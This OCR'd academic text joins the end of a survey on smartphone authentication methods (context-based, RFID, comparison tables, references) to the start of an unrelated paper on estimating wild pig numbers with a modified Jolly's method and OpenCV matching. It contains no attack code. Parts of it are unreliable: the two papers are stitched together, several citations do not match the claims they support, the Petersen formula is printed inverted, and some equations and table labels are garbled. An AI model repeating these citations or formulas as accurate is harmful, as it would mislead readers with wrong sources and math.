Traditional authentication systems are vulnerable for highly dynamic environments. Often uses traditional authentication systems in mobile devices. These are vulnerable for highly dynamic environments, therefore in such environments need of new approaches to be implemented. These new approaches must be context aware of environment and customizable that a user wants to have over his systems [62]. Here user can be authenticated by using data captured by sensors at of the mobile device and the behavior of the user. Here a unique profile will be maintained for the user. Mobile device will identify the user by the behavior e.g. for how long the user uses a specific application, how the user uses a mobile, how the user press buttons and screen etc. here the problems can be that other people can adopt the behavior of the user [63]. Context based authentication offers convenient and strong authentication. System first go through a training session and gain some information about the user and after that when the user himself picks mobile, device first check whether valid user or not. Here users do not enter any things. User just starts his work and mobile device tests the user in that short instant of time [64]. Highly positive event is when correct explicit authentication occurs and highly negative event is when a failed explicit authentication occurs. The result shows that a False Accept Rate (FAR) of 4.46% and False Reject Rate (FRR) of 0.13% achieved. The low values indicate that excellent security is access without disturbing the mobile user. It is very easy to use [65], no need of extra time to enter something, more flexible than other. But expensive, need complex sensors for manufacturing cannot be used in simple devices. Context-based authentication is a powerful, layered approach that limits the ability of attackers to move laterally within your organization and use any credentials they compromise or create to steal valuable intellectual property, financial data, or other sensitive information.

O. Radio Frequency Identification (RFID) based Authentication

The mobile devices have a RFID device and will recognize the user by his tag using radio frequency technology. But here the problem is that the tag of someone can be copied by others and then can use his mobile device. For the solution active tags are required which are difficult to create and are expensive also [66] [67] [68]. In RFID data is transfer through wireless electromagnetic field; here tags are used for the automatic identification. Information stored in tags by electronically. Electromagnetic induction is produced by the tags near the reader. Radio waves are used in some type of tags in the form of energy. Some type of tags uses a local power source (battery) and may work at hundreds of meters away from the reader [68]. The active tags are very useful but are very much expensive and passive tags are very simple and are cheap but the problem is that simple chip can be copied or steal by malicious user. It has many advantages such as RFID tags can be read from greater distance.

It is not necessary to position all the tags in line from the scanner. It can be read at a faster rate than barcodes. Up to 300ft the information can be read from tags. RFID tags are used as read and write devices. RFID tags are reusable at other time and they are protected by a plastic cover [69]. But more expensive, harder to understand, less reliable. Tags are often larger and heavy, user feel uncomfortable to have it all the times, possibility of unauthorized reading. 37% people did not use the passwords on the account of the fact that they were time taking as they had to enter it every time they wanted to use their device and found it difficult to remember the passwords. Rest of the 63% majority [70] used authentication techniques out of which 56% used pattern authentication scheme considering it quicker and easier to memorize for the sake of authentication and typing passwords was becoming cumbersome for the people [70]. More than 30% of the people told that they often mistype their passwords because of small keys and ultimately remove password after getting frustrated.

The situation gets even worse when the people have to use strong and complex passwords [70] forcing them to choose easy and weak passwords or no passwords at all. More than 60% people conveyed that they were to unlock their devices 15 times on an ordinary daily. Typing passwords every time was tiresome for them and a majority of 90% wants a quicker and easier solution for authentication schemes used in their smartphones Figure 3 presents the statistics of authentication method used.




Fig. 3. Usage of different authentication methods

TABLE I. LEVEL OF SECURITY FOR DIFFERENT SMARTPHONE AUTHENTICATION TECHNIQUES

Technique Name	Brute Force	Shoulder Surfing	Smudge Attack	Dictionary Attack	Spyware
Side Lock [24]	Yes	Yes	Yes	Yes	Not Defined
Pin/password [24][25]	Yes	Yes	Yes	Yes	Yes
Graphical based Password [28][29][30]	Yes	Yes	Yes	Yes	Not defined
Finger Print [32][33]	Yes	No	No	Yes	Yes
Speaker recognition [34][35]	Yes	No	No	Yes	Not defined
Iris Recognition [38][39]	Yes	No	No	Yes	Not defined
Face Recognition [37]	Yes	No	No	No	Not defined
Context Based Authentication System [65][65]	No	No	Yes	No	Not defined
Palm Vein Authentication System [43][43]	No	No	No	No	No
Brain Wave Based Authentication [51]	No	No	No	No	No
Location-based Authentication [59][60][61]	No	No	No	No	Yes
Recognition of 2D and 3D gestures [53]	No	Yes	Not defined	No	Not defined
Pseudo Pressure in Authenticating [55]	Yes	No	Yes	No	Not defined
Keystroke-dynamics based [57][58]	Yes	Not addressed	Not defined	Yes	Yes
RFID[68]	No	No	No	No	Yes

IV. DISCUSSION AND OPEN ISSUES

After analyzing different smartphone authentication techniques that are discussed in previous sections, it could be observed that every authentication mechanism has its own merits and demerits and their cannot be a perfect choice. In Table 1, we have performed a comparative analysis of each technique while in Table 2, the security level of each technique is provided. Based on these analyses, the users have to see his/her own circumstances and ease of use in order to select an authentication technique as their preferred choice.

TABLE II. COMPARATIVE ANALYSIS OF DIFFERENT AUTHENTICATION TECHNIQUES FOR SMARTPHONES

Technique Name	User friendly	Computational cost	Security	Reliable	Fast Authentication	Resource requirement	Merits & Demerits
Slide Lock [24]	Yes	No	Weak	No	Yes	Uses Boolean Logic	Easy, less time taking, User friendly but easy breakable
Pin/password [26]	Yes	No	Weak	No	Yes	String comparison only	Breakable, Conflict in passwords
Graphical based passwords [26][28-30]	Yes	Yes	Intermediate	Intermediate	Intermediate	Database requirement	Better to memorize graphical passwords, reliable and accurate. More difficult to break than Text based passwords. Not widely used, storage requirement
Finger Print [31-33]	Yes	Yes	Intermediate	Yes	Yes	Database requirement	Secure, Reliable, Fast, Needs extra expensive device, large sized.
Speaker recognition [34][35]	No	No	weak	Yes	No	Database requirement	Reliable, less expensive, Sound can be recorded, Includes the effect of disease.
Iris Recognition [38][39]	Yes	Yes	Intermediate	Yes	Yes	Memory requirement	Accurate, Stable, Affected by diseases, Expensive
Face Recognition [37]	Yes	Yes	Intermediate	Yes	No	Database and Memory requirement	Simple, Easy implementation, less expensive, Effect of hair, light and glass
Palm Vein Authentication [43-46]	Yes	Yes	Strong	Yes	Yes	Memory requirement	Good Performance, cannot be used in simple
Brain Wave Based Authentication [49][51]	No	Yes	Strong	Yes	Yes	Extra sensor and memory requirement	Strong authentication, not breakable, complex and connate be used in ordinary mobiles.
Context Based Authentication system [62]	No	Yes	Strong	Yes	Yes	Extra senor and memory requirement	Easy, fast, Expensive, complex sensor
Location Based Authentication	Yes	Yes	Weak	No	Yes	Extra senor required	Low accuracy due to incorrect positioning, User friendly, Expensive, Hard to Implement, Breakable.
Recognition of 2D and 3D Gestures [52]	No	Yes	Strong	Yes	Yes	Memory requirement	Configurable, trainable and Resilient to false users. Breakable somehow by Shoulder surfing, Surfing attacks, Complex.
Pseudo pressure in Authentication [54-56]	No	No	Intermediate	Yes	No	Database requirement	Performs considerably well in Short term, more resilient than digital lock technology, slow, error prone.
Keystroke dynamics based [57][58]	Yes	No.	Weak	Yes	Yes	Memory requirement	Requires no added sensors, Inexpensive, respects the secrecy of users, high user Acceptability Breakable and weak in terms of Security.
RFID [66-69]	No	No	Strong	Less	Yes	Extra senor and memory requirement	Faster, user friendly, Tag can be reused. Complex, Less reliable, Expensive

V. CONCLUSIONS

The value of data is steadily expanding; perhaps considerably more than the actual money and threats to mobile phones are pervasive. Everyday mobile users and enterprises are confronting some or other sort of attacks like malware, loss and theft, exploitation, communication interception, and many more. With effective utilization of security systems as said above, organizations and people can cost-effectively prepare for present and rising threats, while holding optimal efficiency and adaptability in their use of smartphones. In this paper, we compared the usability and security level of different authentication methods for smartphones. There is a trade-off among these frameworks; if a system is much secure then it will be expensive and less user friendly and the other way around. Every technique discussed above is somehow breakable and requires improvement in some way or the other. In this paper, by reviewing the pros and cons of various available authentication schemes, we provided a substantial overview on the authentication solutions for the mobile devices. In present, there are numerous researches on cell phone security, yet there is a lack of effort to analyze all security threats of mobile devices.

REFERENCES

[1] Guo, C.,Wang, H.J., Zhu, W.: Smart-Phone Attacks and Defenses. In: HotNets III (November 2004)

[2] N. Leavitt, "Malicious Code Moves to Mobile Devices," IEEE Computer, vol. 33, no. 12, 2000".

[3] D. Dagon et al., "Mobile Phones as Computing Devices: The Viruses are Coming!" IEEE Pervasive Computing, vol. 3, no.4,2004.

[4] Smartphone: Information security risks, opportunities and recommendations for users, ENISA Report (December 2010)

[5] Li, Qing, and Greg Clark. "Mobile security: A look ahead." Security & Privacy, IEEE 11.1 (2013): 78-81.

[6] La Polla Mariantonietta Fabio Martinelli and Daniele Sgandurra "A survey on security for mobile devices" communications surveys & tutorials, IEEE 15.1 (2013):446-471

[7] De Luca, Alexander, et al. "Back-of-device authentication on smartphones. "Proceedings of the SIGCHI Conference on Human Factors in Computing Systems. ACM, 2013.

[8] Dörflinger, Tim, et al. ""My smartphone is a safe!" The user's point of view regarding novel authentication methods and gradual security levels on smartphones." Security and Cryptography (SECRYPT), Proceedings of the 2010 International Conference on. IEEE, 2010.

[9] Bojinov, Hristo, and Dan Boneh. "Mobile token-based authentication on a budget." Proceedings of the 12th Workshop on Mobile Computing Systems and Applications. ACM, 2011.

[10] Zhou, Yajin, and Xuxian Jiang. "Dissecting android malware: Characterization and evolution." Security and Privacy (SP), 2012 IEEE Symposium on. IEEE, 2012.

[11] Enck, William, Machigar Ongtang, and Patrick McDaniel. "On lightweight mobile phone application certification." Proceedings of the 16th ACM conference on Computer and communications security. ACM, 2009.

[12] Theoharidou, Marianthi, Alexios Mylonas, and Dimitris Gritzalis. "A risk assessment method for smartphones." Information Security and Privacy Research. Springer Berlin Heidelberg, 2012. 443-456.

[13] A. K. Jain, A. Ross, S. Prebake, "An introduction to biometric recognition", IEEE Transactions on Circuits and Systems for Video Technology, Vol. 14, No. 1, pp. 4-20, January 2004.

[14] K. Revett, PhD, Behavioral Biometric A Remote Access Approach, Wiley, UK,

[15] S. A. Manjunath D., Nagesh A.S., Sathyajeeth M.P., NaveeKumar J.R., "A Survey on Knowledge-Based Authentication," J. Emerg. Technol. Innov. Res., vol. 2, no. 4, pp. 1194–1201, 2015.

[16] Smartphone: Information security risks, opportunities and recommendations for users, ENISA Report (December 2010)

[17] M. Balduzzi, C. Platzer, T. Holz, E. Kirda, D. Balzarotti, and C. Kruegel. Abusing social networks for automated user profiling. In Recent Advances in Intrusion Detection: 13th International Symposium, RAID 2010, Ottawa, Ontario, Canada, September 15-17, 2010, Proceedings, volume 6307, page 422. Springer-Verlag New York Inc, 2010.

[18] M. Egele, C. Kruegel, E. Kirda, and G. Vigna. Pios: Detecting privacy leaks in ios applications. In Network and Distributed System Security Symposium (NDSS), 2011

[19] A. K. Jain, P. Flynn, A. ROSS, Handbook of Biometrics, Springer, USA, 2008.

[20] XMPP Foundation. XMPP Standard, 2011. [Online; retrieved Jun 21st, 2011], http://xmpp.org/l.

[21] H.Falaki,R.Mahajan,S.Kandula,D.Lymberopoulos,R.Govindan,n dD.Estrin. Diversity in smartphone usage. In MobiSys, 2010.

[22] Anneke Kosse, "Do newspaper articles on card fraud affect debit card usage?," Journal of Banking & Finance, (2013)

[23] Ihsan A. Lami, Torben Kuseler, Hisham Al-Assam, and Sabah Jassim, "LocBiometrics: Mobile phone based multifactor biometric authentication with time and location assurance," Proc. 18th Telecommunications Forum IEEE TELFOR, (2010)

[24] K. Il Shin, J. S. Park, J. Y. Lee, and J. H. Park, "Design and Implementation of Improved Authentication System for Android Smartphone Users," pp. 2–5, 2012.

[25] DiCarlo, James J., Davide Zoccolan, and Nicole C. Rust. "How does the brain solve visual object recognition?." Neuron 73.3 (2012): 415-434.

[26] S.Schroeder. Smartphones Are Selling Like Crazy. http://mashable.com/2010/ 02/05/smartphones-sales/.

[27] M. R. Albayati and A. H. Lashkari, "A New Graphical Password Based on Decoy Image Portions (GP-DIP)," vol. I, pp. 295–298, 2014.

[28] A. Bhanushali, B. Mange, H. Vyas, H. Bhanushali, and P. Bhogle, "Comparison of Graphical Password Authentication Techniques," vol. 116, no. 1, pp. 11–14, 2015.

[29] M. Alia, A. Hnaif, H. Al-Anie, and A. Tamimi, "Graphical Password Based On Standard Shapes," Sci. Ser. Data Rep., vol. 4, no. 2, pp. 71–79, 2012.

[30] S. R. Bandre, "Design and Implementation of Smartphone Authentication System based on Color-code," vol. 00, no. c, 2015.

[31] D Denning and P MacDoran, "Location-Based Authentication: Grounding Cyperspace for Better Security," Computer Fraud and Security Bulletin, (1996)

[32] Torben Kuseler and Ihsan Alshahib Lami, "Using Geographical Location as an Authentication Factor to enhance mCommerce Applications on Smartphones," International Journal of Computer Science and Security (IJCSS) 6(4), 277-287 (2012) [7] S. Saroiu and A. Wolman, "Enabling new mobile applications with location proofs," Proc. of the 10th workshop on Mobile Computing Systems and Applications, New York, NY, USA, 3:1--3:6 (2009)

[33] Wimberly, Hugh, and Lorie M. Liebrock. "Using fingerprint authentication to reduce system security: An empirical study." Security and Privacy (SP), 2011 IEEE Symposium on. IEEE, 2011.

[34] J.-P. Aumasson and D. Khovratovich, First analysis of Keccak, Available online, 2009. [12] D. J. Bernstein, Second preimages for 6 rounds of keccak, 2010.

[35] Rabiner, Lawrence R. "A tutorial on hidden Markov models and selected applications in speech recognition." Proceedings of the IEEE 77.2 (2011): 257-286.

[36] Ververidis, Dimitrios, and Constantine Kotropoulos. "Emotional speech recognition: Resources, features, and methods." Speech communication 48.9 (2013): 1162-1181.

[37] Swaminathan, A., N. Kumar, and M. Ramesh Kumar. "A Review of Numerous Facial Recognition Techniques in Image Processing." (2014).

[38] G. Bertoni, J. Daemen, M. Peeters, and G. Van Assche, RADIOGATUN, a belt-and-mill hash function, Second Cryptographic Hash Workshop, Santa Barbara.

[39] Venugopalan, S. and Savvides, M., "How to generate spoofed irises from an iris code template," IEEE Trans. on Information Fonrensics and Security 6, 385–394 (2011).

[40] J. Galbally, C. McCool, J. Fierrez, S. Marcel, On the vulnerability of face verification systems to hill- climbing attacks, Pattern Recognition 43 (2010) 1027–1038.

[41] Jenkins, Rob, and A. M. Burton. "100% accuracy in automatic face recognition." Science 319.5862 (2008): 435-435.

[42] Zhao, Wenyi, et al. "Face recognition: A literature survey." ACM computing surveys (CSUR) 35.4 (2003): 399-458.

[43] Masaki Watanabe Toshio Endoh Morito Shiohara and Shigeru sasaki ," Palm vein authentication technology and its applications",The Biometric Consortium Conference, September 19-21,2011,USA

[44] Muhammad Imran Razzak, Rubiyah Yusof and Marzuki Khalid,"Multimodal face and finger veins biometric authentication",Scientific Research and Essays Vol. 5(17), pp. 2529-2534, ISSN 1992-2248 ©2010 Academic Journals.4 September, 2010.

[45] Zhang, Yi-Bo, et al. "Palm vein extraction and matching for personal authentication." Advances in Visual Information Systems. Springer Berlin Heidelberg, 2013. 154-164.

[46] Han, Wei-Yu, and Jen-Chun Lee. "Palm vein recognition using adaptive Gabor filter." Expert Systems with Applications 39.18 (2012): 13225-

13234.

[47] Watanabe, Masaki, et al. "Palm vein authentication technology and its applications." Proceedings of the biometric consortium conference. 2011.

[48] Bhudev Sharma, “Palm Vein Technology”, Technical Report, Electronics Engineering Department, National Institute of Technology, India, 2010

[49] C. Ashby, A. Bhatia, F. Tenore, and J. Vogelstein, “Low-cost electroencephalogram (EEG) based authentication,” 2011 5th International IEEE/EMBS Conference on Neural Engineering (NER), IEEE, 2011, pp. 442–445.

[50] J. Rønager, Interview and Meeting about EEG and authentication., Aalborg University Copenhagen: 2012

[51] Y .Renard F. Lotte, G Gibert, M. Congedo, E. Maby, V. Delannoy, O. Bertrand, and A. Lecuyer, “Open VibE: An Open Source Software Platform to design , Test and Use Brain-Computer Interfaces in Real and Virtual Environments,” Presence: Teleoperators and Virtual Environmrnts, vol. 19,Feb. 2010,pp.35-53

[52] Aumasson and W. Meier, Zero-sum distinguishers for reduced Keccak-f and for the core functions of Lu_a and Hamsi, Available online, 2009.

[53] N. Sae-Bae, K. Ahmed, K. Isbister, and N. Memon. Biometric-rich gestures: a novel approach to authentication on multi-touch devices. In Proc. of CHI ’12.]

[54] Shacham, H.: The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In: Proceedings of the 14th ACM conference on Computer and Communications Security (CCS 2008), pp. 552–561. ACM, New York (2007)

[55] Buchanan, E., Roemer, R., Shacham, H., Savage, S.: When Good Instructions Go Bad: Generalizing Return-oriented Programming to RISC. In: Proceedings of the 15th ACM conference on Computer and Communications Security (CCS 2008), pp. 27–38. ACM, New York (2008)

[56] Jakobsson, M. and Akavipat, R. Rethinking passwords to adapt to constrained keyboards. MoST Workshop '12, IEEE (2012).]

[57] Garg, Urvashi, and Yogesh Kumar Meena. "User authentication using keystroke recognition." Proceedings of International Conference on Advances in Computing. Springer India, 2012.

[58] Multiplying Mobile: How Multicultural Consumers Are Leading Smartphone Adoption. Nielsen. Mar. 04, 2014. http://shar.es/N0VNj

[59] S. Holtmanns, V. Niemi, P. Ginzboorg, P. Laitinen, N. Asokan, Cellular Authentication For Mobile And Internet Services, Wiley, UK, 2012.

[60] Sailer, R., Zhang, X., Jaeger, T., van Doorn, L.: Design and Implementation of a TCG-based Integrity Measurement Architecture. In: SSYM 2011: Proceedings of the 13th conference on USENIX Security Symposium, Berkeley, CA, USA. USENIX Association (2011)

[61] E. Stobert and R. Biddle. The password life cycle: User behavior in managing passwords. In Proc. SOUPS 2014, pages 243– 255. USENIX, 2014

[62] Lima, Joao Carlos D., et al. "A Context-Aware Recommendation System to Behavioral Based Authentication in Mobile and Pervasive Environments."Embedded and Ubiquitous Computing (EUC), 2011 IFIP 9th International Conference on. IEEE, 2011.

[63] Jakobsson, Markus, et al. "Implicit authentication for mobile devices."Proceedings of the 4th USENIX conference on Hot topics in security. USENIX Association, 2012. Dandachi, Ghina, Bachar El Hassan, and Anas El Husseini. "A novel identification/verification model using smartphone's sensors and user behavior."Advances in Biomedical Engineering (ICABME), 2013 2nd International Conference on. IEEE, 2013.

[64] Feng, Tao, et al. "Continuous mobile authentication using touchscreen gestures." Homeland Security (HST), 2012 IEEE Conference on Technologies for. IEEE, 2012.

[65] Kale, Rahul, et al. "Review paper on two factor authentication using mobile phone (Android)." Journal of Computer Engineering and Informatics 1.3 (2013): 99-102.

[66] Kim, Dong Seong, Taek-Hyun Shin, and Jong Sou Park. "A Security Framework in RFID Multi-domain System."

[67] Ko, Chien-Ho. "Applying RFID Technology in Building Maintenance."

[68] Malika Verma, Monica Sood, Smarter Method for User Authentication in Mobile System 1Malika Verma, 2Monica Sood, International Journal of Advanced Research in Computer Science and Software Engineering 2015.

Estimation Method of the Total Number of Wild Animals based on Modified Jolly’s Method

Kohei Arai [1]
[1] Graduate School of Science and Engineering
Saga University
Saga City, Japan

Takashi Higuchi[1]
[1]Graduate School of Science and Engineering
Saga University
Saga City, Japan

Tetsuya Murakami [2]
[2] Fukuoka Agriculture and Forestry Research Center
Yoshiki, Chikushino City,
Fukuoka, Japan

***Abstract*—Estimation method of the total number, the probabilities of birth and alive of wild animals based on Jolly’s method is proposed. Jolly’s method requires putting tags to the captured wild animals by bank trap while just identifications of the wild animals using camera images are required for the proposed method. An identification method is also proposed here. Other than these, the method for detection of specific wild animals is proposed. The proposed method is validated through simulations. The proposed method for specific wild animal detection with acquired camera images is also validated. The simulation results show that the proposed Modified Jolly’s Method: MJM is superior to the conventional Petersen method by 2.65% in terms of confidence interval of the estimated total number of wild pigs in the simulation cells in concern (128 by 128).**

Keywords—Wild animals; Jolly’s method; Specific wild animal detection

I. Introduction

According to the West, B. C., A. L. Cooper, and J. B. Armstrong, 2009, “Managing wild pigs: A technical guide. Human-Wildlife Interactions Monograph”[1], 1–551, there are the following wild pig damages, Ecological Impacts to ecosystems can take the form of decreased water quality, increased propagation of exotic plant species, increased soil erosion, modification of nutrient cycles, and damage to native plant species [1]-[5]. Agricultural Crops Wild pigs can damage timber, pastures, and, especially, agricultural crops [6]-[9]. Forest Restoration Seedlings of both hardwoods and pines, especially longleaf pines, are very susceptible to pig damage through direct consumption, rooting, and trampling [10]-[12]. Disease Threats to Humans and Livestock Wild pigs carry numerous parasites and diseases that potentially threaten the health of humans, livestock, and wildlife [13]-[15]. Humans can be infected by several of these, including diseases such as brucellosis, leptospirosis, salmonellosis, toxoplasmosis, sarcoptic mange, and trichinosis. Diseases of significance to livestock and other animals include pseudorabies, swine brucellosis, tuberculosis, vesicular stomatis, and classical swine fever [14], [16]-[18]. There are also some lethal techniques for damage managements. One of these is trapping. It is reported that an intense trapping program can reduce populations by 80 to 90% [19]. Some individuals, however, are resistant to trapping; thus, trapping alone is unlikely to be successful in entirely eradicating populations. In general, cage traps, including both large corral traps and portable drop-gate traps, are most popular and effective, but success varies seasonally with the availability of natural food sources [20]. Cage or pen traps are based on a holding container with some type of a gate or door [21]. The method and system for monitoring the total number of wild pigs in the certain district in concern is proposed [22]. All the aforementioned system is not so cheap. It requires huge resources of human-ware, hardware and software as well. Also, it is totally time consumable task. Usually, it takes two years to finalize the total number of wild animals and wildlife damages. Therefore, it is hard to plan the countermeasures for the wildlife damages.

Wildlife damage in Japan is around 23 Billion Japanese Yen a year in accordance with the report from the Ministry of Agriculture, Japan. In particular, wildlife damages by deer and wild pigs are dominant (10 times much greater than the others) in comparison to the damage due to monkeys, bulbuls (birds), rats. Therefore, there are strong demands to mitigate the wildlife damage as much as we could. It, however, is not so easy to find and capture the wildlife due to lack of information about behavior. In particular, the total number, the probabilities of birth and alive of wild animals are not so easy to estimate even if a camera monitor is equipped.

The method for reducing the number of camera monitors based on Kriging method is proposed already [23]. Meanwhile, the prediction method of the total number of wild animals using blog and tweet information is also proposed so far [24]. It, however, still a problem to improve estimation and prediction accuracies.

Jolly’s method allows to estimate the total number, the probabilities of birth and alive of wild animals through putting tags for the captured wild animals [25], [26]. It, however, is capable to identify specific wild animals by using acquired camera monitor images with the features of size, shape, face features. Therefore, there is no need to put tags to the captured wild animals for estimation of the total number, the probabilities of birth and alive of wild animals. It is called “ Modified Jolly’s Method: MJM” for estimation of the total On the other hand, it is capable to identify specific wild animals by using acquired camera monitor images with the features of size, shape, face features. Therefore, there is no need to put tags to the captured wild animals for estimation of the total

[1] www.berrymaninstitute.org/publications,

number, the probabilities of birth and alive of wild animals.by using camera monitors. The number of camera monitors can be reduced by the previously proposed method based on Kriging method.

In this paper, the MJM is proposed together with the proposed method for specific wild animal identification. Then some simulations are followed by for validations of MJM and the specific wild animal identification. Finally, conclusion is described with some discussions.

II. Proposed Method

A. Conventional Jolly's Method as well as Petersen Method

Petersen proposed the following estimation method of total number of wild animals.

1) Capture the *k* wild animals with traps and give them an identification sign. Released wild animals,

2) Once the wild animals were scattered to some extent in their area, once again, if you trap and capture the wild animals,

3) *c* were caught in a trap. Among them, *m* (< *c*) animals had attached identification tags

4) Then the total number of wild animals *M* can be estimated with the following equation,

$M=mc/k$ (1)

The method can be extended as follows,

1) (1st stage) First, c_1 caught the wild animals in a certain area. And unleash the wild animals with an individual identification number.

2) (2 stages) When catching again after a certain period (thoroughly organism diffused), it was c_2. Among them, there were m_2 creatures with individual identification numbers. Also release newly captured wild animals with an individual identification number.

3) This was repeated, capturing c_i animals (stage i). Among them, that organism with an individual identification number was m_i.

Let be the followings,

N_i: Total number of wild animals in i stage,

M_i: Total number of wild animals with individual identification number in stage i (note that some wild animals died or came out of the range, so note that it is different from the total number of wild animals with individual identification numbers so far)

R_i: Number of items caught at least once after c_i

Z_i: Number of individuals labeled before the i-th time, number of captured objects that have not been captured at the i-th time and captured at least once thereafter

In this stage, since the probability of capturing again at the i-th time is the same as the rate at which the one having the identification number not captured at the i-th time is captured again,

$M_i=m_i+c_iz_i/r_i$ (2)

Also, as we thought in the wild animals, the probability of choosing one with a sign should be the same from the probability of picking c_i from the total number of living wild animals N_i and the total number M_i of signs attached,

$m_i/M_i=c_i/N_i$ (3)

Therefore, the total number of living wild animals is expressed with the following equation,

$N_i= M_ic_i/ m_i$ (4)

Next, let's look at the survival rate. It is the total number M_i of marks attached at the i-th time, and those marked newly at the i-th time are c_i -. m_i It is m_i. Therefore, when all are alive, the total number M_i + (c_i -. m_i) of markers attached at i + 1 time. Actually it is M_{i+1}, so the probability p_i to survive is

$p_i= M_{i+1},/ (M_i + (c_i \text{ -. } m_i))$ (5)

Next, let's look at the increment number (the number of births, the number of subscriptions). Given the interrogation interval as *t* (day), given the multiplicative theorem of probability, i -1, the survival rate between 1 and i times is represented as p_i^t .

Take into consideration that it will be born after 1 time or will enter from other than the subject of investigation and will die until i or jump out of scope.

The probability that what was born for *k*-1/*n* and *k/n* in i is alive can be expressed as follows,

$p_i^{(1\text{-}k/n)}/n$

Therefore, the probability of survival of what is born during this time is

$\Sigma^n_{k=1}\, p_i^{(1\text{-}k/n)}/n$

Considering the definition of integration (piecewise quadrature method),

$$\sum_{k=1}^{n} p_i^{(1-\frac{k}{n})}\frac{1}{n} \quad \xrightarrow{n\to\infty} \quad \int_0^1 p_i^{(1-t)}dt = \Big[\frac{-e^{(1-t)\log p_i}}{\log p_i}\Big]_0^1 = \frac{p_i-1}{\log p_i}$$ (6)

$$\sqrt{p}\log p \fallingdotseq (p-1)$$ (7)

To summarize the above, i. The probability that a thing born after the first time or entering from the other will survive to the i th survey is $\sqrt{p_i}$.

Therefore, for i in i-1, the total number of subscribers obtained from observations between 1 and i is

$N_i\text{-}p_{i\text{-}1}N_{i\text{-}1}$

Let B_i be the total number of subscriptions between 1 and i. Thinking that the survival rate of newly born is the same as the survival rate p_i at i times, i -1 Born after one time, the number that survives i times is $\surd p_iB_{i,}$

$\surd p_iB_{i,}= N_i\text{-}p_{i\text{-}1}N_{i\text{-}1}$ (8)

Therefore, the total number of subscriptions between 1 and I can be expressed as follows,

$B_{i,}= N_i\text{-}p_{i\text{-}1}N_{i\text{-}1}/\surd p$ (9)

This is called "Jolly's Method".

B. *Proposed Modified Jolly's Method*

There is no need to capture wild animals with traps for estimation of the total number of wild animals in the intensive areas. Instead of capturing wild animals, identification of specific wild animals is needed by using acquired camera images. Body size, limbs, ears, canines of the wild animals in concern are features extracted from the acquired images for identification. The proposed Modified Jolly's Method: MJM is based on the conventional Jolly's method for estimation of the total number of wild animals with the limited number of trials up to two times. Also, the identification of method for specific wild animals with acquired camera images is proposed.

C. *Proposed System Configuration*

Best ways are known mostly. On the ways, some network cameras are installed as shown in Fig.1. Wild animals are monitored with the near infrared video camera with near infrared Light Emission Diode: LED. Because wild pigs are active in nighttime, Near Infrared: NIR camera with NIR LED is used. Outlook of the NIR camera is shown in Fig.2 while the specification of the camera is shown in Table 1, respectively.




Fig. 1. Installed NIR camera (White circle)




Fig. 2. Outlook of the NIR camera

TABLE I. SPECIFICATION OF NIR CAMERA (NETCOWBOY)

Pixel	1.3 M
Resolution	1280×1024
Frame rate	1280 x 1024：7.5fps, 640 x 480：30fps
Dimension	52mm (W) × 65mm (D) × 70mm (H)
Weight	85g
Operating condition	0 - 40deg.C
Interface	USB 2.0
IR Illumination	7 NIR LED

III. EXPERIMENTS

A. *Proposed Identification of Specific Wild Animals*

Moving pictures are acquired with high resolution mode of 1280 by 1024 pixels. Therefore, frame rate is 7.5 fps. OpenCV is used for acquisition, processing, and analysis because it is totally easy to use. OpenCV is an open source computer vision library which is written in C and C++ and runs under Linux, Windows, and Mac OS X. It can be downloaded from *http://sourceforge.net/projects/opencvlibrary*

There so many library software for image processing and analysis. First, object has to be extracted from the moving picture. Then object contour has to be extracted. For the contour extraction and tracing, Canny filter related spatial filters are attempted. After that, it would be better to remove the background. The following background removals is attempted,

cv2.createBackgroundSubtractorMOG()

In order to discriminate female wild pigs, template matching method is applied with a template of small portion of nipple images. The following correlation functions are attempted for template matching,

CV_TM_SQDIFF , CV_TM_SQDIFF_NORMED , CV_TM_CCORR , CV_TM_CCORR_NORMED , CV_TM_CCOEFF, CV_TM_CCOEFF_NORMED

Also feature matching methods are applied for discrimination of female wild pigs. There are many feature matching methods in the OpenCV library. A couple of feature matching methods are attempted for the discriminations. The followings are typical feature matching methods which are provided from OpenCV,

- BruteForce
- BruteForce-L1
- BruteForce-SL2
- BruteForce-Hamming
- BruteForce-Hamming (2)
- FlannBased

The FlannBasedMatcher interface is used in the proposed method in order to perform a quick and efficient matching by using the FLANN (*Fast Approximate Nearest Neighbor Search* Library). Also Brute-Force matcher which is simple matching method is used in the proposed method. It takes the descriptor of one feature in first set and is matched with all other features in second set using some distance calculation. For both, feature descriptor is needed. Speeded-up Robust Feature: SURF is used in the proposed method.

